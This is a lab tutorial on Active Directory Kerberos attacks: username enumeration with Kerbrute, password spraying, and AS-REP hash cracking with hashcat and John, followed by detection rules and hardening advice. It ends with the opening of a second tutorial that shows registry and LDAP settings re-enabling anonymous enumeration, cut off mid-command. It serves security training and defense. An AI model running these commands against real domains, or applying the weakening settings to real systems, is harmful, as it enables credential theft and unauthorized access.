Kerberos is the default authentication protocol in Active Directory, and to abuse it you have to understand what each message is for. Three logical components live inside the Key Distribution Center (KDC), which runs on every domain controller:
| Component | Role |
|---|---|
| Authentication Service (AS) | Issues the initial Ticket Granting Ticket (TGT) after the client proves it knows its key |
| Ticket Granting Service (TGS) | Exchanges a valid TGT for service tickets to specific resources |
| KDC database | The AD database (ntds.dit) holding every account’s long-term key derived from its password |
The full ticket flow is four messages:
- AS-REQ – client asks the AS for a TGT.
- AS-REP – AS returns the TGT (encrypted with the
krbtgtkey) plus a session key (encrypted with the client’s key). - TGS-REQ – client presents the TGT and asks for a service ticket to a named Service Principal Name (SPN).
- TGS-REP – TGS returns the service ticket, encrypted with the target service account’s key.
The piece that matters for enumeration is pre-authentication, which lives inside the AS-REQ. Without it, anyone could send an AS-REQ for any username and receive an AS-REP containing material encrypted with that user’s password-derived key, then crack it offline at leisure. To stop that, Kerberos v5 requires the client to prove it knows the password before the KDC issues anything.
The proof is a timestamp: the client takes the current time, encrypts it with its secret key (the key derived from the user password using DES, RC4/arcfour-hmac-md5, AES128, or AES256), and ships that PA-ENC-TIMESTAMP blob inside the AS-REQ alongside the username. The KDC decrypts it with the stored key for that account. If the plaintext is a sane timestamp, the password is correct and a TGT is issued. If decryption fails, pre-auth failed.
This single design decision is the source of everything that follows. The KDC must answer differently depending on whether the account exists, whether pre-auth was required, and whether the supplied key was correct. Those differences are an oracle.
Kerberos listens on port 88 over both UDP and TCP. A username validation costs a single UDP frame to the KDC, which is why this is so fast.
2. The Enumeration Oracle: KDC Error Code Differentials
Send an AS-REQ with no pre-auth data and a username, and the KDC’s reply tells you the account’s state with surgical precision. The error codes are defined in RFC 4120 and surface in Windows Event logs as hex values:
| KDC Error (RFC 4120 name) | Hex Code | What it tells the attacker |
|---|---|---|
KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN | 0x6 | Username does not exist in the domain |
KRB5KDC_ERR_PREAUTH_REQUIRED | 0x19 | Username is valid, pre-authentication is required |
KDC_ERR_PREAUTH_FAILED | 0x18 | Valid user, wrong password supplied |
KDC_ERR_CLIENT_REVOKED | 0x12 | Account is disabled, locked, or expired |
KDC_ERR_KEY_EXPIRED | (key expired) | Valid user, password expired |
Walk through the logic an attacker exploits:
- Send an AS-REQ for
nonexistent_user. The KDC has no account record, so it returns0x6(PRINCIPAL_UNKNOWN). Cross that name off the list. - Send an AS-REQ for
jsmithwith no pre-auth blob. The account exists and requires pre-auth, so the KDC refuses to issue a ticket and returns0x19(PREAUTH_REQUIRED). That0x19is the confirmation: the account is real. You never had to know the password. - Send an AS-REQ for
svc_backup, an account where pre-auth is disabled. The KDC skips the timestamp check entirely and returns a full AS-REP containing an encrypted blob signed with the account’s key. That blob is crackable offline. This is the AS-REP roasting primitive falling straight into your lap.
The reason this is so attractive operationally: the AS-REQ enumeration method does not validate credentials, so it does not increment badPwdCount, which means it does not lock accounts. You can churn through hundreds of thousands of candidate names and never trip a single lockout. And because failed pre-auth here is a Kerberos event, not an NTLM logon, it does not generate the classic Event ID 4625 (“An account failed to log on”) that blue teams traditionally watch.
The differential between 0x6 and 0x19 is the whole game. One unauthenticated request per candidate name converts a wordlist into a validated account roster.

3. Lab Environment Setup
Build this in isolation. Three machines on a host-only 192.168.56.0/24 network so nothing leaks.
| Component | Spec |
|---|---|
| Domain Controller | Windows Server 2022 Evaluation, domain corplab.local, 192.168.56.10 (hostname DC01) |
| Workstation | Windows 10, domain-joined, 192.168.56.20 |
| Attacker | Kali Linux 2024+, 192.168.56.100 |
| Vulnerable accounts | svc_backup (pre-auth disabled), jsmith (password Summer2024!), plus noise accounts |
| Lockout policy | Threshold 5 attempts (so --safe actually matters) |
After promoting DC01 to a domain controller for corplab.local, create the intentionally weak accounts. Run this in an elevated PowerShell on the DC.
# Create a normal user with a weak, sprayable password
New-ADUser -Name "John Smith" -SamAccountName jsmith `
  -UserPrincipalName jsmith@corplab.local `
  -AccountPassword (ConvertTo-SecureString "Summer2024!" -AsPlainText -Force) `
  -Enabled $true

# Create a service account and DISABLE Kerberos pre-authentication on it
New-ADUser -Name "svc_backup" -SamAccountName svc_backup `
  -UserPrincipalName svc_backup@corplab.local `
  -Path "OU=ServiceAccounts,DC=corplab,DC=local" `
  -AccountPassword (ConvertTo-SecureString "Pa55w0rd!" -AsPlainText -Force) `
  -Enabled $true
Set-ADAccountControl -Identity svc_backup -DoesNotRequirePreAuth $true

# Seed 10 noise accounts so enumeration has signal and noise
1..10 | ForEach-Object {
  New-ADUser -Name "noise$_" -SamAccountName "noise$_" `
    -AccountPassword (ConvertTo-SecureString "N0ise$_!extra" -AsPlainText -Force) `
    -Enabled $true
}
# (no output on success; verify below)
PS C:\> Get-ADUser svc_backup -Properties DoesNotRequirePreAuth | `
        Select Name, DoesNotRequirePreAuth

Name        DoesNotRequirePreAuth
----        ---------------------
svc_backup                   True
Setting DoesNotRequirePreAuth $true flips the DONT_REQ_PREAUTH bit (0x400000) in the account’s userAccountControl attribute. That single bit is what turns svc_backup from a normal account into an AS-REP roasting target. Audit your domain for it any time:
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties DoesNotRequirePreAuth |
  Select-Object SamAccountName, DoesNotRequirePreAuth
SamAccountName DoesNotRequirePreAuth
-------------- ---------------------
svc_backup                      True
Finally, set a lockout threshold so the password-spray section teaches real lockout awareness:
Set-ADDefaultDomainPasswordPolicy -Identity corplab.local `
  -LockoutThreshold 5 -LockoutDuration 00:15:00 -LockoutObservationWindow 00:15:00
# (no output on success)
4. Kerbrute: Installation, Architecture, and Modes
Kerbrute is a Go tool written by Ronnie Flathers (@ropnop). It drives raw AS-REQ messages through the gokrb5 library, talking directly to the KDC on port 88 instead of routing username checks through slow SMB or LDAP. That direct path is what makes it fast and what keeps it off the NTLM logon-failure radar.
Grab a precompiled binary or build from source:
# Precompiled (fastest path)
wget https://github.com/ropnop/kerbrute/releases/latest/download/kerbrute_linux_amd64 -O kerbrute
chmod +x kerbrute
./kerbrute --version
Version: v1.0.3 (9cfb81e) - 06/30/24
# Or build from source if you want to read/modify it
git clone https://github.com/ropnop/kerbrute.git
cd kerbrute
make all
ls dist/
kerbrute_darwin_amd64   kerbrute_linux_386     kerbrute_windows_amd64.exe
kerbrute_linux_amd64    kerbrute_linux_arm64
Kerbrute exposes four sub-commands. Pick the one that matches your stage in the kill chain.
| Sub-command | Purpose | Touches lockout? |
|---|---|---|
userenum | Enumerate valid usernames via AS-REQ error differentials | No |
passwordspray | Test one password against many users | Yes |
bruteuser | Test a wordlist against one user | Yes |
bruteforce | Test user:password combos from a file or stdin | Yes |
Flags you will reach for repeatedly:
| Flag | Purpose |
|---|---|
--dc | Target KDC / domain controller IP |
-d / --domain | Full domain name (corplab.local) |
--hash-file | Save captured AS-REP hashes for pre-auth-disabled accounts |
--downgrade | Force RC4 (arcfour-hmac-md5) encryption downgrade |
--safe | Abort the run if any account is observed as locked |
-t | Thread count (default 10) |
-o | Write valid results to an output file |
One warning that is not optional. userenum is safe against lockout because it validates nothing. passwordspray, bruteuser, and bruteforce submit real pre-auth attempts. Failed pre-auth counts as a failed logon and will lock accounts once you cross the threshold. Treat the active modes as live ammunition.
5. Hands-On: Username Enumeration
Enumeration first: confirm the KDC
Before firing names at it, prove the target is a domain controller exposing Kerberos and learn the domain name from the LDAP banner.
nmap -sV -p 88,389,445 192.168.56.10
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 192.168.56.10
Host is up (0.00042s latency).

PORT    STATE SERVICE       VERSION
88/tcp  open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-06-30 18:22:03Z)
389/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: corplab.local0., Site: Default-First-Site-Name)
445/tcp open  microsoft-ds?
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Port 88 open and labelled kerberos-sec, and the LDAP banner leaks Domain: corplab.local. That is everything Kerbrute needs: a --dc and a -d.
Build the candidate wordlist
A good enumeration run is only as good as the names you feed it. Start from SecLists, then layer in organization-specific naming conventions (firstname.lastname, finitial+lastname, and so on) gleaned from OSINT.
cp /usr/share/seclists/Usernames/Names/names.txt ~/lab/names.txt
wc -l ~/lab/names.txt
10177 /usr/share/seclists/Usernames/Names/names.txt
# Generate convention-based candidates: first.last and flast
python3 namegen.py --first first_names.txt --last last_names.txt \
  --format '{first}.{last},{f}{last}' > ~/lab/corp_users.txt
wc -l ~/lab/corp_users.txt
1500 /usr/share/seclists/Usernames/Names/names.txt
Run userenum
./kerbrute userenum \
  --dc 192.168.56.10 \
  -d corplab.local \
  -t 50 \
  --hash-file asrep_hashes.txt \
  -o valid_users.txt \
  ~/lab/corp_users.txt
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9cfb81e) - 06/30/24 - Ronnie Flathers @ropnop

2024/06/30 14:22:01 >  Using KDC(s):
2024/06/30 14:22:01 >    192.168.56.10:88

2024/06/30 14:22:01 >  [+] svc_backup has no pre auth required. Dumping hash to crack offline:
$krb5asrep$23$svc_backup@CORPLAB.LOCAL:a3f1c0d9e7b24f5a8c1d6e0f9b3a7c52$9e1f...c4d8
2024/06/30 14:22:01 >  [+] VALID USERNAME:   svc_backup@corplab.local
2024/06/30 14:22:01 >  [+] VALID USERNAME:   jsmith@corplab.local
2024/06/30 14:22:05 >  Done! Tested 1500 usernames (2 valid) in 3.521 seconds
Read that output carefully because it contains two distinct wins.
jsmith came back as a plain VALID USERNAME. Behind the scenes Kerbrute sent an AS-REQ, the KDC replied with 0x19 (PREAUTH_REQUIRED), and Kerbrute translated that into “this account exists.” That goes into valid_users.txt for the spray phase.
svc_backup did something more interesting. The KDC returned a full AS-REP instead of a pre-auth error, because the DONT_REQ_PREAUTH bit is set. Kerbrute recognized the account requires no pre-auth, extracted the encrypted blob, and dumped it as a $krb5asrep$23$ hash to asrep_hashes.txt. You enumerated a username and harvested a crackable credential in the same packet exchange.
Check the artifacts:
cat valid_users.txt && echo "---" && cat asrep_hashes.txt
svc_backup@corplab.local
jsmith@corplab.local
---
$krb5asrep$23$svc_backup@CORPLAB.LOCAL:a3f1c0d9e7b24f5a8c1d6e0f9b3a7c52$9e1f...c4d8
The 23 in the hash is the encryption type: RC4-HMAC (etype 23). That maps directly to a hashcat mode, which we get to shortly.

6. Hands-On: Password Spraying
Enumeration first: know the lockout policy
Spraying blind into an unknown lockout policy is how red teams get fired. Before you submit a single real pre-auth attempt, learn the threshold. With no credentials you can sometimes read the policy via null/guest SMB; in this lab assume you confirmed a threshold of 5.
The math is simple and unforgiving. With a threshold of 5 and a 15-minute observation window, you get at most a handful of attempts per account before lockout. One password tested across the whole user list is one failed attempt per account, which is safe. Two passwords in quick succession is two. Never let your spray cadence approach the threshold inside the observation window.
Run passwordspray with a safety net
Use only the confirmed usernames from valid_users.txt, not the raw wordlist, and add --safe so the run aborts the instant any account is observed locked.
./kerbrute passwordspray \
  --dc 192.168.56.10 \
  -d corplab.local \
  --safe \
  valid_users.txt \
  'Summer2024!'
2024/06/30 14:30:01 >  Using KDC(s):
2024/06/30 14:30:01 >    192.168.56.10:88

2024/06/30 14:30:01 >  [+] VALID LOGIN:   jsmith@corplab.local:Summer2024!
2024/06/30 14:30:03 >  Done! Tested 2 logins (1 successes) in 1.992 seconds
jsmith:Summer2024! is now a confirmed credential. Here the spray submitted a real PA-ENC-TIMESTAMP. For jsmith the KDC decrypted it successfully and issued a TGT, which Kerbrute reports as VALID LOGIN. For svc_backup the wrong password would have produced 0x18 (PREAUTH_FAILED) and incremented badPwdCount. That distinction is exactly what a defender hunts for, and we will weaponize it in detection.
7. Captured Hash Cracking: The AS-REP Roasting Pivot
The svc_backup hash from section 5 needs no spraying. It is an AS-REP blob encrypted with the account’s RC4 key, and you crack it offline with zero further interaction with the domain. This is AS-REP roasting, and DONT_REQ_PREAUTH is the precondition that made it possible.
Inspect the captured hash format first:
head -c 120 asrep_hashes.txt; echo
$krb5asrep$23$svc_backup@CORPLAB.LOCAL:a3f1c0d9e7b24f5a8c1d6e0f9b3a7c52$9e1f...
The $krb5asrep$23$ prefix is hashcat mode 18200 (Kerberos 5 AS-REP, etype 23). Throw a wordlist at it.
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt -O
$krb5asrep$23$svc_backup@CORPLAB.LOCAL:a3f1c0d9e7b24f5a8c1d6e0f9b3a7c52$9e1f...c4d8:Pa55w0rd!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc_backup@CORPLAB.LOCAL:a3f1c0d9...c4d8
Time.Started.....: Sun Jun 30 14:35:12 2024 (4 secs)
Recovered........: 1/1 (100.00%) Digests
Speed.#1.........:  1843.2 MH/s (5.21ms)
John the Ripper works equally well:
john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt asrep_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD5 HMAC-SHA1 ...])
Pa55w0rd! ($krb5asrep$svc_backup@CORPLAB.LOCAL)
1g 0:00:00:02 DONE (2024-06-30 14:36) 0.4761g/s ...
Use the "--show" option to display all of the cracked passwords reliably
svc_backup:Pa55w0rd! recovered. The lesson the brief hammers, and the reason hardening matters: if svc_backup had used a genuinely strong password, this RC4 blob would be effectively uncrackable by wordlist. Disabling pre-auth is dangerous, but a long random password makes the resulting hash worthless to an attacker.
Validate and pivot
Confirm the harvested credential works over SMB before building anything on it. NetExec (the maintained successor to CrackMapExec) is the cleanest check.
nxc smb 192.168.56.10 -u jsmith -p 'Summer2024!' -d corplab.local
SMB 192.168.56.10 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:corplab.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 DC01 [+] corplab.local\jsmith:Summer2024!
The [+] confirms a valid authenticated session. Now you have an authenticated foothold, which unlocks full directory enumeration. Feed it straight into BloodHound to map attack paths.
bloodhound-python -u jsmith -p 'Summer2024!' -d corplab.local \
-dc 192.168.56.10 -c All
INFO: Found AD domain: corplab.local
INFO: Connecting to LDAP server: DC01.corplab.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 14 computers
INFO: Connecting to GC LDAP server: DC01.corplab.local
INFO: Found 28 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Dumping data for domain corplab.local
INFO: Done in 00M 12S
You walked from zero credentials to a validated account, a cracked service hash, and a full graph of the domain. That is the entire point of starting with enumeration: every confirmed username compounds.

8. Traffic Analysis
Understanding what Kerbrute puts on the wire makes both red-team OPSEC and blue-team detection concrete. Capture port 88 while a userenum run is live.
sudo tcpdump -i eth0 -w kerb_enum.pcap 'udp port 88 or tcp port 88'
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C
2143 packets captured
2151 packets received by filter
Open the capture in Wireshark and isolate the KDC error responses. A Kerberos error message is msg_type 30 (KRB-ERROR), and the error_code field is the oracle.
# Wireshark display filter: all PRINCIPAL_UNKNOWN responses (invalid users)
kerberos.msg_type == 30 && kerberos.error_code == 6
A burst of error_code == 6 (KDC_ERR_C_PRINCIPAL_UNKNOWN) from one source IP, hundreds per second, is the unmistakable signature of username enumeration. Switch the filter to spot the valid hits:
# Valid accounts that required pre-auth (the 0x19 responses)
kerberos.msg_type == 30 && kerberos.error_code == 25
# Pre-auth-disabled accounts: a full AS-REP instead of an error
kerberos.msg_type == 11
msg_type 11 is AS-REP. Seeing a real AS-REP returned to an unauthenticated requester means an account with pre-auth disabled just leaked a roastable hash. On a Zeek sensor the same signal lives in kerberos.log, where error_msg == "PRINCIPAL_UNKNOWN" at high rate from one id.orig_h is the detection trigger.
9. Common Attacker Techniques
| Technique | Description |
|---|---|
| AS-REQ username enumeration | Differentiate 0x6 vs 0x19 to validate accounts with no credentials and no lockout risk |
| AS-REP hash harvesting | Capture full AS-REP for DONT_REQ_PREAUTH accounts during enumeration, crack offline |
| AS-REP roasting | Use harvested $krb5asrep$23$ hashes with hashcat mode 18200 or John |
| Kerberos password spraying | Submit one common password across the confirmed user list via passwordspray |
| Encryption downgrade | Force RC4 with --downgrade so captured material uses the faster-cracking etype 23 |
| Pivot to Kerberoasting | Once authenticated, request service tickets for SPN accounts and crack those offline |
The chain is what makes this dangerous, not any single step. Enumeration feeds spraying and roasting, which feed an authenticated foothold, which feeds BloodHound and Kerberoasting. Each link is cheap and quiet on its own.
10. Defensive Strategies and Detection
Detection here is entirely about the domain controller, because the attack never touches an endpoint until the pivot. The good news is the DC sees every AS-REQ. The catch is that the most useful event is off by default.
Relevant Event IDs (on the Domain Controller)
| Event ID | Trigger | Relevance |
|---|---|---|
4768 | TGT requested or granted (AS exchange) | Fires on AS-REQ; watch a single source requesting TGTs for many distinct or non-existent users |
4771 | Kerberos pre-authentication failed | Carries the failure code, target username, client IP; the primary enumeration and spray signal |
4625 | Generic NTLM logon failure | Does not fire for Kerberos enumeration; do not rely on it here |
Event 4771 is disabled by default. Without it you are blind to the enumeration. Enable it through Group Policy:
Computer Configuration
-> Windows Settings
-> Security Settings
-> Advanced Audit Policy Configuration
-> Account Logon
-> Audit Kerberos Authentication Service: Success and Failure
Failure-code correlation
The Failure Code field in Event 4771 is the same oracle the attacker reads, only from the defender’s side:
- A cluster of
0x6(KDC_ERR_C_PRINCIPAL_UNKNOWN) from one source IP in a short window is username enumeration. Real users do not generatePRINCIPAL_UNKNOWNstorms. - A cluster of
0x18(KDC_ERR_PREAUTH_FAILED) across many distinctTargetUserNamevalues from one source is password spraying.
Sigma rule
title: Kerberos Username Enumeration via AS-REQ
status: experimental
logsource:
product: windows
service: security
detection:
selection:
EventID: 4771
FailureCode: '0x6' # KDC_ERR_C_PRINCIPAL_UNKNOWN
timeframe: 30s
condition: selection | count() by IpAddress > 20
fields:
- EventID
- TargetUserName
- IpAddress
- IpPort
- FailureCode
- PreAuthType
falsepositives:
- Misconfigured applications cycling usernames
level: medium
tags:
- attack.discovery
- attack.t1087.002
Pair it with a second rule keyed on FailureCode: '0x18' grouped by distinct TargetUserName per source IP to catch the spray phase.
Endpoint and network telemetry
There is no direct Kerberos AS-REQ event in Sysmon because the protocol is network-level. You can still catch the tool with Sysmon Event ID 3 (Network Connection) when a non-DC host opens connections to port 88 from an unexpected process. On the network side, a Zeek sensor alerting on kerberos.log where error_msg == "PRINCIPAL_UNKNOWN" exceeds a per-source rate threshold gives you protocol-level coverage independent of Windows auditing. The underlying ETW provider for 4768/4771 is Microsoft-Windows-Security-Auditing.
Hardening
| Mitigation | Description |
|---|---|
| Enable pre-auth everywhere | Clear DONT_REQ_PREAUTH on all accounts; audit with Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} |
| Enable Kerberos auditing | Turn on Audit Kerberos Authentication Service (Success + Failure) to generate 4771 |
| Rate-limit port 88 | Segment and rate-limit KDC ports (around 10 requests/sec/source) at the firewall |
| Deploy canary accounts | Any AS-REQ for a never-used honeypot username is a high-fidelity alert |
| Enforce strong passwords | Long random passwords make harvested AS-REP and Kerberoast hashes practically uncrackable |
| SIEM correlation | Alert on >20 0x6 failures per source in 30s, and on 0x18 across many users per source |
The single most important fix is closing the DONT_REQ_PREAUTH gap, because that is what converts harmless enumeration into a crackable credential. Pre-auth has been the default since Kerberos v5; any account missing it is a deliberate or accidental misconfiguration.

11. Tools for Kerberos Attack Analysis
| Tool | Description | Link |
|---|---|---|
| Kerbrute | AS-REQ username enumeration, spray, brute via gokrb5 | github.com/ropnop/kerbrute |
| NetExec | Validate credentials and enumerate SMB/LDAP | github.com/Pennyw0rth/NetExec |
| Hashcat | Crack AS-REP hashes with mode 18200 | hashcat.net |
| John the Ripper | Crack krb5asrep hashes | openwall.com/john |
| BloodHound | Map AD attack paths post-foothold | bloodhound.specterops.io |
| Wireshark | Dissect AS-REQ/AS-REP and KDC error codes | wireshark.org |
| Zeek | Network-level Kerberos logging (kerberos.log) | zeek.org |
| nmap | Confirm KDC, port 88, domain banner | nmap.org |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Account Discovery: Domain Account | T1087.002 | Event 4771 0x6 clusters per source IP; Zeek PRINCIPAL_UNKNOWN rate |
| Brute Force: Password Spraying | T1110.003 | Event 4771 0x18 across many users from one source |
| Brute Force: Password Guessing | T1110.001 | Repeated 0x18 against a single account; rising badPwdCount |
| Steal or Forge Kerberos Tickets: AS-REP Roasting | T1558.004 | AS-REP (msg_type 11) returned to unauthenticated client; audit DONT_REQ_PREAUTH |
| Steal or Forge Kerberos Tickets: Kerberoasting | T1558.003 | Spike in 4769 TGS requests for RC4 service tickets post-foothold |
Summary
- Kerberos pre-authentication is an account-existence oracle: the KDC answers
0x6for unknown users and0x19for valid ones, so anyone who can reach port 88 can enumerate the domain with no credentials. userenumdoes not validate credentials, so it never incrementsbadPwdCountand never locks accounts, and it bypasses Event4625entirely.- Accounts with the
DONT_REQ_PREAUTHbit (0x400000) return a full AS-REP during enumeration, handing the attacker a$krb5asrep$23$hash to crack offline with hashcat mode18200. - The active modes (
passwordspray,bruteuser,bruteforce) submit real pre-auth attempts and will lock accounts; use--safeand respect the lockout threshold. - Detect it on the DC with Event
4771(enable it first via Advanced Audit Policy), correlating0x6bursts for enumeration and0x18spreads for spraying, and shut the door by clearingDONT_REQ_PREAUTHand enforcing strong passwords.
Related Tutorials
References
Anonymous and Null-Session Enumeration: SMB, LDAP Anonymous Binds, and RID Cycling
You drop onto an internal subnet with a laptop, a network jack, and zero credentials. No phished password, no hash, nothing. Most beginners assume the engagement stalls right there. It doesn’t. A surprising number of domains will happily hand you their full user roster, group memberships, password policy, and share layout before you ever type a username. This is the quiet first move of nearly every internal assessment, and it leans on three primitives that have shipped with Windows since the NT days.
Objective: Understand precisely why SMB null sessions, LDAP anonymous binds, and RID cycling exist; how they chain together to turn zero credentials into a validated domain username list; how to reproduce all three against a controlled lab DC; and how a defender detects and eliminates every step.
1. Background: Why Unauthenticated Enumeration Still Works
Windows NT 4.0 and Windows 2000 were built on an assumption that internal networks were trusted. To let machines coordinate without a user logged in, the OS exposed an unauthenticated channel: the null session. A null session is an SMB connection to the hidden IPC$ share carrying empty credentials. Over that channel, services queried each other through MSRPC named pipes: who’s in this group, what’s the password policy, which shares exist. It was convenient and, for the threat model of 1999, acceptable.
It is not acceptable now, and Microsoft knows it. Windows Server 2003 changed LDAP so only authenticated users could issue directory requests. Server 2016 and later restrict null sessions out of the box. So why does this tutorial still matter? Because domains are upgraded, not rebuilt. A forest that started life on Server 2003 carries its legacy settings forward through every in-place upgrade. Add a vendor appliance that “requires anonymous LDAP,” a backup product that wants null-session share access, or an admin who flipped RestrictAnonymous to fix a printer in 2011 and never reverted it, and the old behavior is right back.
The intelligence you harvest from these channels is exactly what the next phase of an attack needs:
| Harvested Data | What It Enables |
|---|---|
| Domain SID and domain name | RID cycling, SID history forgery groundwork |
| Full username list | Password spraying, AS-REP roasting |
| Group membership | Identifying Domain Admins, service-account owners |
| Password policy (lockout threshold, min length) | Spray rate that avoids lockout |
description fields | Plaintext passwords and hints admins leave behind |
| Share list | Loot hunting, GPP cpassword files |
Enumeration is not a footnote before the “real” attack. It is the attack surface, and it shapes every decision that follows.
2. Lab Setup: Intentionally Vulnerable AD Target
Build this in isolated lab networking (host-only or an internal vSwitch). Never apply these settings to a domain that touches anything real.
Topology:
| Host | Role | Address |
|---|---|---|
DC01 | Windows Server 2022, domain lab.local | 10.10.10.10 |
kali | Kali Linux 2024.x attacker | 10.10.10.50 |
Promote DC01 to a domain controller for lab.local, then deliberately re-enable the legacy behavior. Run this in an elevated PowerShell on the DC:
# Re-open anonymous access (DO NOT do this outside a lab)
$lsa = 'HKLM:\SYSTEM\CurrentControlSet\Control\Lsa'
Set-ItemProperty -Path $lsa -Name RestrictAnonymous -Value 0 -Type DWord
Set-ItemProperty -Path $lsa -Name RestrictAnonymousSAM -Value 0 -Type DWord
Set-ItemProperty -Path $lsa -Name EveryoneIncludesAnonymous -Value 1 -Type DWord
# Allow anonymous SID/Name translation (needed for RID cycling)
# GPO: Network access: Allow anonymous SID/Name translation -> Enabled
# (no output on success; verify with)
PS C:\> Get-ItemProperty $lsa | Select RestrictAnonymous,RestrictAnonymousSAM,EveryoneIncludesAnonymous
RestrictAnonymous RestrictAnonymousSAM EveryoneIncludesAnonymous
----------------- -------------------- -------------------------
0 0 1
Enable LDAP anonymous bind by setting the 7th character of dsHeuristics to 2. Use ldifde from an elevated prompt on the DC:
# anonymousenum.ldf — set dsHeuristics char 7 to 2 (0000002 = positions 1-7)
@"
dn: CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,DC=lab,DC=local
changetype: modify
replace: dsHeuristics
dsHeuristics: 0000002
-
"@ | Out-File anonymousenum.ldf -Encoding ascii
ldifde -i -f anonymousenum.ldf
Connecting to "DC01.lab.local"
Logging in as current user using SSPI
Importing directory from file "anonymousenum.ldf"
Loading entries.
1 entry modified successfully.
The command has completed successfully
Finally, populate the domain so enumeration returns something interesting: ten-plus users, groups for IT, HR, and Service Accounts, and at least one service account whose description holds a password hint. That last detail is not contrived; it is one of the most common real-world findings.
New-ADUser -Name "svc_sql" -SamAccountName svc_sql -Enabled $true `
